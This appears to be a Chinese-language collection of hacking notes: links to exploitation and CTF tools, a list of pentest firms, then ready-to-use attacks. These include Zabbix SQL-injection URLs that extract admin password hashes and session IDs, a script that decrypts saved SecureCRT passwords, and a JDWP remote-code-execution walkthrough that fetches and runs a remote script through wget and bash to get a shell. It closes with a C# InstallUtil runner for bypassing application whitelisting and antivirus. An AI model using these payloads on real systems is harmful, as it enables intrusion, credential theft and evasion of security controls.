https://github.com/quarkslab/binmap
rp++ is a full-cpp written tool that aims to find ROP sequences in PE/Elf/Mach-O (doesn't support the FAT binaries) x86/x64 binaries.
https://github.com/0vercl0k/rp
Windows Exploit Development工具
https://github.com/lillypad/badger
二进制静态分析工具（python）
https://github.com/bdcht/amoco
Python Exploit Development Assistance for GDB
https://github.com/longld/peda
对BillGates Linux Botnet系木马活动的监控工具
https://github.com/ValdikSS/billgates-botnet-tracker

木马配置参数提取工具

https://github.com/kevthehermit/RATDecoders
Shellphish编写的二进制分析工具（CTF向）
https://github.com/angr/angr

针对python的静态代码分析工具

https://github.com/yinwang0/pysonar2
一个自动化的脚本（shell）分析工具，用来给出警告和建议
https://github.com/koalaman/shellcheck
基于AST变换的简易Javascript反混淆辅助工具
https://github.com/ChiChou/etacsufbo

EXP编写框架及工具：

二进制EXP编写工具
https://github.com/t00sh/rop-tool

CTF Pwn 类题目脚本编写框架
https://github.com/Gallopsled/pwntools

an easy-to-use io library for pwning development
https://github.com/zTrix/zio

跨平台注入工具（ Inject JavaScript to explore native apps on Windows, Mac, Linux, iOS and Android.）
https://github.com/frida/frida

隐写：

隐写检测工具
https://github.com/abeluck/stegdetect

各类安全资料:

域渗透教程
https://github.com/l3m0n/pentest_study
python security教程（原文链接http://www.primalsecurity.net/tutorials/python-tutorials/）
https://github.com/smartFlash/pySecurity

data_hacking合集
https://github.com/ClickSecurity/data_hacking
mobile-security-wiki
https://github.com/exploitprotocol/mobile-security-wiki
书籍《reverse-engineering-for-beginners》
https://github.com/veficos/reverse-engineering-for-beginners
一些信息安全标准及设备配置
https://github.com/luyg24/IT_security
APT相关笔记
https://github.com/kbandla/APTnotes
Kcon资料
https://github.com/knownsec/KCon
ctf及黑客资源合集
https://github.com/bt3gl/My-Gray-Hacker-Resources
ctf和安全工具大合集
https://github.com/zardus/ctf-tools
《DO NOT FUCK WITH A HACKER》
https://github.com/citypw/DNFWAH

各类CTF资源

近年ctf writeup大全
https://github.com/ctfs/write-ups-2016
https://github.com/ctfs/write-ups-2015
https://github.com/ctfs/write-ups-2014
fbctf竞赛平台Demo
https://github.com/facebook/fbctf
ctf Resources
https://github.com/ctfs/resources

各类编程资源:

大礼包（什么都有）
https://github.com/bayandin/awesome-awesomeness bash-handbook
https://github.com/denysdovhan/bash-handbook python资源大全
https://github.com/jobbole/awesome-python-cn git学习资料
https://github.com/xirong/my-git 安卓开源代码解析

https://github.com/android-cn/android-open-project-analysis python框架，库，资源大合集
https://github.com/vinta/awesome-python JS 正则表达式库（用于简化构造复杂的JS正则表达式）
https://github.com/VerbalExpressions/JSVerbalExpressions

Python：

python 正则表达式库（用于简化构造复杂的python正则表达式）
https://github.com/VerbalExpressions/PythonVerbalExpressions python任务管理以及命令执行库
https://github.com/pyinvoke/invoke python exe打包库
https://github.com/pyinstaller/pyinstaller py3 爬虫框架
https://github.com/orf/cyborg 一个提供底层接口数据包编程和网络协议支持的python库
https://github.com/CoreSecurity/impacket python requests 库
https://github.com/kennethreitz/requests python 实用工具合集
https://github.com/mahmoud/boltons python爬虫系统
https://github.com/binux/pyspider ctf向 python工具包
https://github.com/P1kachu/v0lt

科学上网：

科学上网工具 https://github.com/XX-net/XX-Net

福利：

微信自动抢红包动态库 https://github.com/east520/AutoGetRedEnv
微信抢红包插件（安卓版） https://github.com/geeeeeeeek/WeChatLuckyMoney 神器
https://github.com/yangyangwithgnu/hardseed

zabbix（jsrpc） 最新SQL注入

获取用户名密码

```
http://1.2.3.4/jsrpc.php?type=9&method=screen.get&timestamp=1471
403798083&pageFile=history.php&profileIdx=web.item.graph&profile
Idx2=(select%20(1)%20from%20users%20where%201=1%20aNd%20(SELECT%
201%20FROM%20(select%20count(*),concat(floor(rand(0)*2),(substri
ng((Select%20(select%20concat(alias,0x7e,passwd,0x7e)%20from%20u
sers%20limit%201)),1,62)))a%20from%20information_schema.tables%2
0group%20by%20a)b))&updateProfile=true&period=3600&stime=2016081
7050632&resourcetype=17%202.4.x
```

获取session

```
http://1.2.3.4//jsrpc.php?type=9&method=screen.get&timestamp=147
1403798083&pageFile=history.php&profileIdx=web.item.graph&profil
eIdx2=(select (1) from users where 1=1 aNd (SELECT 1 FROM (selec
t count(*),concat(floor(rand(0)*2),(substring((Select (select co
ncat(sessionid,0x7e,userid,0x7e,status) from sessions where stat
us=0 and userid=1 LIMIT 0,1)),1,62)))a from information_schema.t
ables group by a)b))&updateProfile=true&period=3600&stime=201608
17050632&resourcetype=17
```

知名渗透测试厂商团队的报告模板（含下载）

URL：https://github.com/xiaohen/public-pentesting-reports

Cure53：德国安全审计和渗透测试服务商，曾发现韩国儿童监控定位APP“智慧警长”（Smart Sheriff）和手机通讯软件Peerio漏洞。
网站：https://cure53.de/

Defuse：一家提供安全审计和密码服务的加拿大安全公司。
网站：https://defuse.ca

FOX-IT: 荷兰安全公司，提供网络威胁管理、安全事件响应和移动安全分析。FOX-IT曾协助荷兰执法部门打击僵尸网络，并于今年6月发现了MoFang APT攻击组织。
网站：https://www.fox-it.com/

Fraunhofer：Fraunhofer SIT，德国安全认证评估公司，专注于电子信息系统和移动软件审计。提供车载软件可信模块TPM 2.0解决方案，公司为德国“工业4.0”技术支撑企业。
网站：https://www.sit.fraunhofer.de/

IOActive：美国网络安全公司，提供渗透测试、逆向、代码审计和硬件安全评估等服务。公司于2014年发布名为《A Wake-up Call for SATCOM Security》的卫星通信报告，声称包括美国军方卫星网络在内的卫星通信终端存在漏洞，可能被黑客入侵。并于去年发现联想更新程序提权漏洞。汽车黑客 Chris Valasek 也曾在IOActive工作过。
网站：http://www.ioactive.com/

IndependentSecurityEvaluators：位于美国马里兰的安全评估公司。Charlie Miller曾在该公司担任过首席安全分析师。
网站：http://www.securityevaluators.com/

LeastAuthority：一家专注于商业数据安全的小型安全公司。
网站：https://leastauthority.com/

Leviathan：Leviathan Security，提供企业攻击检测分析和威胁管理服务。
网站：http://www.leviathansecurity.com/

Matasano Security：美国安全研究公司，专注于企业和供应商漏洞发现、架构审查、渗透测试、逆向工程和代码审查。公司于2008年大意曝光了一个DNS重大漏洞机制和技术细节。
网站：https://www.nccgroup.trust公司于2012年被 NCC Group 收购。

OPM-OIG：美国联邦人事管理局OPM在2015年11月的安全审计报告。2015年6月，OPM声称自身网络遭到网络攻击，将近400万联邦雇员信息被窃。
网站：https://www.opm.gov/

OS3：阿姆斯特丹大学安全研究团队（Open Standards, OpenSoftware and Open Security），Tinder：一款交友聊天软件。
网站：https://www.os3.nl

Offensive Security：一家提供安全培训和渗透测试服务的公司，大名鼎鼎的Backtrack和KALI的发行商。其渗透测试报告模板值得参考。
网站：https://www.offensive-security.com/

Openwall/OpenVZ-audit：Openwall为一个基于LINUX的开源系统项目，同时还提供密码服务，如著名的John the Ripper；OpenVZ是基于Linux平台的操作系统级服务器虚拟化解决方案。
网站：http://www.openwall.com/

ProCheckUp：英国伦敦的一家渗透测试公司，曾发现Check Point旗下防火墙和Adobe公司ColdFusion的多个漏洞。
网站：http://www.procheckup.com/

PwC：普华永道，提供会计事务之外，还提供企业审计、风险管理、信息安全管理等服务
网站：http://www.pwc.com/

Quarkslab：一家总部位于巴黎的安全公司，专注于安全分析和安全培训。曾声称苹果公司自身能拦截iMessage信息。
网站：http://www.quarkslab.com/

Sakurity：2012年成立于香港的安全公司，提供渗透测试、源代码审计和漏洞管理服务。
网站：http://sakurity.com/

SecureLayer7：位于印度马哈拉施特拉邦，提供渗透测试、安全恢复和事件响应的安

全公司。
网站：https://securelayer7.net/

TrailOfBits：纽约一家安全咨询公司，2016年3月，FBI与苹果大战中，TrailOfBits曾试图寻找破解 iPhone 系统的方法。
网站：https://www.trailofbits.com/

Veracode ：一家网络安全技术公司，以渗透测试、第三方组件安全和应用程序评估为主。
网站：http://www.veracode.com/

iSEC Partners：美国一家安全服务公司，后被NCC Group收购。
Github：https://github.com/iSECPartners

Mnemonic：挪威威胁检测和安全响应公司。
网站：https://www.mnemonic.no/

查看 SecureCRT session配置文件中的密码

```
from Crypto.Cipher import Blowfish
import argparse
import re

def decrypt(password) :
    c1 = Blowfish.new('5F B0 45 A2 94 17 D9 16 C6 C6 A2 FF 06 41 82 B7'.replace(' ','').decode('hex'), Blowfish.MODE_CBC, '\x00'*8)
    c2 = Blowfish.new('24 A6 3D DE 5B D3 B3 82 9C 7E 06 F4 08 16 AA 07'.replace(' ','').decode('hex'), Blowfish.MODE_CBC, '\x00'*8)
    padded = c1.decrypt(c2.decrypt(password.decode('hex'))[4:-4])
    p = ''
    while padded[:2] != '\x00\x00' :
        p += padded[:2]
        padded = padded[2:]
    return p.decode('UTF-16')

REGEX_HOSTNAME = re.compile(ur'S:"Hostname"=([^\r\n]*)')
REGEX_PASWORD = re.compile(ur'S:"Password"=u([0-9a-f]+)')
REGEX_PORT = re.compile(ur'D:"\[SSH2\] Port"=([0-9a-f]{8})')
REGEX_USERNAME = re.compile(ur'S:"Username"=([^\r\n]*)')

def hostname(x) :
    m = REGEX_HOSTNAME.search(x)
    if m :
        return m.group(1)
    return '???'

def password(x) :
    m = REGEX_PASWORD.search(x)
    if m :
        return decrypt(m.group(1))
    return '???'
```

```
def port(x) :
    m = REGEX_PORT.search(x)
    if m :
        return '-p %d '%(int(m.group(1), 16))
    return ''

def username(x) :
    m = REGEX_USERNAME.search(x)
    if m :
        return m.group(1) + '@'
    return ''

parser = argparse.ArgumentParser(description='Tool to decrypt SSHv2 passwords in VanDyke Secure CRT session files')
parser.add_argument('files', type=argparse.FileType('r'), nargs='+',
    help='session file(s)')

args = parser.parse_args()

for f in args.files :
    c = f.read().replace('\x00', '')
    print f.name
    print "ssh %s%s%s # %s"%(port(c), username(c), hostname(c), password(c))
```

Java Debug Remote Code Execution

0x01. 判断是否存在jdwp命令执行漏洞

telnet端口后，输入命令JDWP-Handshake

如果返回JDWP-Handshake，证明存在漏洞。

并且，如果不快速输入，连接立马就会断掉。

```
➜  ~ telnet 1.2.3.4 8000
Trying 1.2.3.4...
Connected to 1.2.3.4.
Escape character is '^]'.
JDWP-Handshake
JDWP-Handshake
```

常用java debug端口号： 5005, 8000, 8080, 8181, 8453, 8787, 8788, 9001

注意：如果正在用下面的exp打的时候，exp正处于断点的界面时，telnet会失败

0x02. exp

利用国外一个牛逼的脚本进行命令执行。使用方法如下：

```
usage: jdwp-shellifier.py [-h] -t IP [-p PORT] [--break-on JAVA_
METHOD]
                          [--cmd COMMAND]
```

当不加cmd参数时，会发现暂停如下，并且还可以观察到jdk的版本为1.7.0_79

```
➜  jdwp_exp python jdwp-shellifier.py -t 1.2.3.4 -p 8000
[+] Targeting '1.2.3.4:8000'
[+] Reading settings for 'Java HotSpot(TM) 64-Bit Server VM - 1.
7.0_79'
[+] Found Runtime class: id=1fd3
[+] Found Runtime.getRuntime(): id=7fa408018490
[+] Created break event id=2
[+] Waiting for an event on 'java.net.ServerSocket.accept'
```

此时，需要访问服务器的80和443，即web端口（一般直接用ip在浏览器中访问），才能触发脚本中的断点（很重要）

访问后，命令已经成功执行，如下：

```
➜  jdwp_exp python jdwp-shellifier.py -t 1.2.3.4 -p 8000
[+] Targeting '1.2.3.4:8000'
[+] Reading settings for 'Java HotSpot(TM) 64-Bit Server VM - 1.
7.0_79'
[+] Found Runtime class: id=1fd3
[+] Found Runtime.getRuntime(): id=7fa408018490
[+] Created break event id=2
[+] Waiting for an event on 'java.net.ServerSocket.accept'
[+] Received matching event from thread 0x2427
[+] Found Operating System 'Linux'
[+] Found User name 'root'
[+] Found ClassPath '/data1/tomcat/pop_ywxt/bin/bootstrap.jar:/d
ata1/tomcat/pop_ywxt/bin/tomcat-juli.jar'
[+] Found User home directory '/root'
[!] Command successfully executed
```

-cmd参数执行命令后没有回显，所以最好反弹shell。

但是由于java的exec函数配合jdwp-shellifier这个exp脚本不能直接反弹shell。那么，

反弹shell姿势：

```
jdwp-shellifier.py -t 目标IP -p 端口 --cmd "wget http://x.x.x.x/x
.txt -O /tmp/x.sh"
jdwp-shellifier.py -t 目标IP -p 端口 --cmd "bash /tmp/x.sh"
```

注意这个exp脚本对jdk版本支持不完全：

```
This exploit script was successfully tested against:
Oracle Java JDK 1.6 and 1.7
OpenJDK 1.6
IBM JDK 1.6
```

实例中，当遇到jdk 1.8版本的case，断点不能被触发。

0x03. 修复方案

1、关闭debug模式 当ps查看进程的时候

```
/root/jdk1.8.0_45/bin/java -Djava.util.logging.config.file=/root
/apache-tomcat-7.0.42/conf/logging.properties -Djava.util.loggin
g.manager=org.apache.juli.ClassLoaderLogManager -Xdebug -Xrunjdw
p:transport=dt_socket,address=8000,server=y,suspend=n -Djava.end
orsed.dirs=/root/apache-tomcat-7.0.42/endorsed -classpath /root/
apache-tomcat-7.0.42/bin/bootstrap.jar:/root/apache-tomcat-7.0.4
2/bin/tomcat-juli.jar -Dcatalina.base=/root/apache-tomcat-7.0.42
 -Dcatalina.home=/root/apache-tomcat-7.0.42 -Djava.io.tmpdir=/ro
ot/apache-tomcat-7.0.42/temp org.apache.catalina.startup.Bootstr
ap start
```

发现启动jdwp的参数是 -Xdebug -Xrunjdwp:transport=dt_socket,address=8000,server=y,suspend=n 所以重启java服务，将上面的参数去掉就ok

2、或者用iptables关闭相应jdwp对外访问的端口

0x04. 参考链接

https://github.com/IOActive/jdwp-shellifier
http://blog.ioactive.com/2014/04/hacking-java-debug-wire-protocol-or-how.html

禁用了PowerShell又如何？看我如何用PowerShell绕过应用白名单、环境限制、以及杀毒软件

温故而知新

在之前的文章中，我们讨论了如何通过Casey Smith（@ subTee）设计出的方法来绕过反病毒软件和应用白名单。这一次，我们的测试条件将变得更为苛刻。用于测试的目标系统中不仅设置有反病毒软件和应用白名单，而且还禁用了PowerShell和命令行工具（cmd.exe）。在测试的过程中，我们也遇到了各种各样的问题，我们将在这篇文章中讨论这些问题和测试过程中所发生的意外情况。

现在，越来越多的公司开始逐渐意识到，普通用户其实根本就不需要使用命令行工具（cmd.exe）、PowerShell、以及其他一些看起来比较高大上的工具。我们也发现，禁用这些高级工具也是保护系统安全的一种非常好的实践方法。

如果你看过我们出的《Sacred Cash Cow Tipping》系列视频，那么你应该还记得我当时设计出了一种能够在C#程序中执行Invoke-Shellcode.ps1文件的方法。实际上，你只需要直接将这个Invoke-Shellcode.ps1文件中的代码全部放在一行，然后将该文件的所有内容嵌入到C#程序的一个字符串变量中就可以了。你将会得到一个独立的可执行文件，它可以生成一个Meterpreter Shell，并且可以绕过目前绝大多数的反病毒产品。

写在前面的话

那么，刚才所介绍的那些内容与我们这篇文章有半毛钱关系吗？当然有了，不然我介绍来干嘛。实际上，我们只需要将刚才这一概念稍微扩展一下，就可以轻松地在一个禁用了PowerShell的环境中执行任意的PowerShell脚本了。



我们应该怎么做呢？从本质上来讲，C#和PowerShell其实都是运行在.Net框架之上的高级实现。这也就意味着，我们可以通过C#可执行程序直接调用.Net框架开放给PowerShell的那部分功能。如果你愿意的话，你可以编写一个C#程序，然后用它来实现PowerShell脚本的所有功能。

少说话，多做事

准备工作已经做得差不多了，让我们开始动手实现吧！首先，在你的Windows桌面上用记事本创建一个新的文本文件，然后将其重命名为Program.cs。好吧..其实随便你取什么名字都可以，这只是个不成熟的小建议。创建完成之后，用NotePad++之类的文本编辑器打开它。现在，我们需要在文件的顶部写入下列声明语句，并引入我们所要使用到的某些功能：

```
using System;
using System.Configuration.Install;
using System.Runtime.InteropServices;
using System.Management.Automation.Runspaces;
```

为了确保我们的程序能够编译成功，我们还需要定义一个类，并在这个类中添加一个Main()方法。通常情况下，我们的程序都会从这个Main()函数那里开始执行。需要注意的是，这个类的类名必须与我们的文件名（Program.cs）相同。将下列代码添加到资源声明语句的下方：

```
public class Program
 {
    public static void Main()
    {
    }
 }
```

接下来，我们要定义程序真正的入口函数了。请注意，我们需要使用InstallUtil.exe工具来运行我们的程序，而不是直接用鼠标左键双击运行。我就不卖关子了，正是这一技巧将帮助我们绕过应用白名单的限制。

为了完成我们的目标，我定义了一个名为“Sample”的类，并让它继承Installer类。然后，我还声明了一个名为“Uninstall”的方法，这个方法就是我们程序真正的入口函数。所以，我们的程序所要执行的第一个任务就是调用这个名为“Exec”的方法（Exec()是Mycode类中的一个方法）。除此之外，我们还要在这个类的上方添加一条声明语句，用来表示这个类需要在程序的安装过程中被调用执行。在Program.cs文件的底部添加下列代码：

```
[System.ComponentModel.RunInstaller(true)]
 public class Sample : System.Configuration.Install.Installer
 {
 public override void Uninstall(System.Collections.IDictionary s
avedState)
 {
 Mycode.Exec();
 }
 }
```

我们所要写的最后一部分代码就是去定义一个Mycode类，然后在这个类中添加一个名为“Exec”的方法。这个方法可以根据用户提供的文件路径读入一个PowerShell脚本，脚本路径定义在符号@“”的双引号之中。在我的测试环境中，我的

PowerShell脚本存储路径为“C:\Users\fmc\Desktop\PowerUp.ps1”，接下来的代码用来设置PowerShell脚本在执行过程中所要使用到的变量和参数。

最后，在pipeline.Invoke()函数被调用之后，也就意味着我们的PowerShell脚本被执行了。将下列代码添加到Program.cs文件的末尾处：

```
public class Mycode
 {
 public static void Exec()
 {
 string command = System.IO.File.ReadAllText(@"C:\Users\fmc\Desk
top\PowerUp.ps1");
 RunspaceConfiguration rspacecfg = RunspaceConfiguration.Create(
);
 Runspace rspace = RunspaceFactory.CreateRunspace(rspacecfg);
 rspace.Open();
 Pipeline pipeline = rspace.CreatePipeline();
 pipeline.Commands.AddScript(command);
 pipeline.Invoke();
 }
 }
```

Program.cs文件完整的代码如下所示：


```
using System;
 using System.Configuration.Install;
 using System.Runtime.InteropServices;
 using System.Management.Automation.Runspaces;
 public class Program
 {
 public static void Main()
 {
 }
 }
 [System.ComponentModel.RunInstaller(true)]
 public class Sample : System.Configuration.Install.Installer
 {
 public override void Uninstall(System.Collections.IDictionary s
avedState)
 {
 Mycode.Exec();
 }
 }
 public class Mycode
 {
 public static void Exec()
 {
 string command = System.IO.File.ReadAllText(@"C:\Users\fmc\Desk
top\PowerUp.ps1");
 RunspaceConfiguration rspacecfg = RunspaceConfiguration.Create(
);
 Runspace rspace = RunspaceFactory.CreateRunspace(rspacecfg);
 rspace.Open();
 Pipeline pipeline = rspace.CreatePipeline();
 pipeline.Commands.AddScript(command);
 pipeline.Invoke();
 }
 }
```

在这个例子中，我使用到了Veil-Framework的PowerUp脚本，你可以在PowerShell的命令行工具中执行下列命令，然后将运行结果保存到一个文件中：

```
Import-Module PowerUp.ps1
Invoke-AllChecks -Verbose | Out-File C:\Users\fmc\Desktop\allchecks.txt
```

为了保证这个方法能够正确地调用我们所需的函数，我们还需要在脚本的末尾调用一个显式函数。打开PowerUp.ps1脚本，然后在脚本文件的底部添加下列函数调用语句，请一定要确保语句中的Out-File参数设置正确。保存文件，并退出编辑器。

```
Invoke-AllChecks -Verbose | Out-File C:\Users\fmc\Desktop\allchecks.txt
```




现在，我们需要使用csc.exe工具来对我们的程序进行编译。下面这段命令可以编译我们的Program.cs文件，并生成一个名为“powerup.exe”的可执行文件：

```
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe
/r:C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0_31bf3856ad364e35\System.Management.Automation.dll /unsafe /platform:anycpu
/out:C:\Users\fmc\Desktop\powerup.exe C:\Users\fmc\Desktop\Program.cs
```


请等一下，不是说好了cmd.exe已经被禁用了吗？别担心，打开你的资源管理器，然后切换到下面这个目录：

```
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\
```

鼠标右键点击csc.exe程序，然后在弹出菜单中选择“创建快捷方式”。点击之后，系统会弹出一个提示框，提示信息会告诉你不能在这里创建快捷方式，如果你一定要的话，系统可以帮你在桌面创建一个快捷方式。



